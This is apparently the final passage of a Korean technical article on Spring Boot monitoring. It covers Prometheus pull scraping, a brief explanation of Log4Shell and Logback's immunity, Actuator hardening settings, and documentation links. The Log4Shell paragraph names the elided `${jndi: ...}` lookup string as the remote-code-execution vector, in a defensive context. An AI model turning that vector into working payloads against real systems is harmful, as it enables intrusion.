첫째, 중앙 수집 서버가 스크랩 주기(`scrape_interval`)를 주도하므로 애플리케이션에 트래픽이 폭주해도 모니터링 트래픽이 함께 폭주하지 않아 부하가 원천 차단됩니다. 둘째, 중앙 서버가 대상 인스턴스의 엔드포인트를 주기적으로 호출하므로 대상이 다운되었을 때(`Target Down`) 즉시 감지할 수 있어 모니터링 신뢰성이 매우 높습니다.

Log4Shell 원인과 Logback 안전성

Log4j 2가 로그 메시지 내의 `${jndi: ...}` 표현식을 자동 평가하여 원격 LDAP 서버로부터 악성 Java 클래스를 다운로드해 실행(RCE)하는 구조적 취약점이었습니다. 반면 Spring Boot의 기본 로깅 프레임워크인 Logback은 메시지 포매팅 시 JNDI 룩업 평가 기능을 포함하고 있지 않으므로 구조적으로 안전했습니다.

Actuator 운영 보안 엔지니어링 원칙

첫째, 비즈니스 포트(8080)와 관리 포트(`management.server.port: 8081`)를 분리하고 `management.server.address: 127.0.0.1`로 바인딩하여 사설 내부망으로 격리합니다. 둘째, `base-path`를 난독화하여 자동화 스캔을 무력화합니다. 셋째, `show-details: when-authorized`로 상세 조회를 인가된 클라이언트로 제한하고, 노출 엔드포인트를 최소화합니다.

깊이 알아보기

 Prometheus 공식 문서

<https://prometheus.io/docs/introduction/overview/>

 Loki 공식 문서

<https://grafana.com/docs/loki/latest/>

 Grafana 공식 문서

<https://grafana.com/docs/grafana/latest/>

 Micrometer 공식 문서

<https://micrometer.io/docs/>

깊이 알아보기

 OpenSearch 공식 문서

<https://docs.opensearch.org/latest/>

 Spring Boot Actuator 가이드

<https://docs.spring.io/spring-boot/reference/actuator/index.html>

 SLF4J 공식 매뉴얼

<https://www.slf4j.org/manual.html>



- EOF -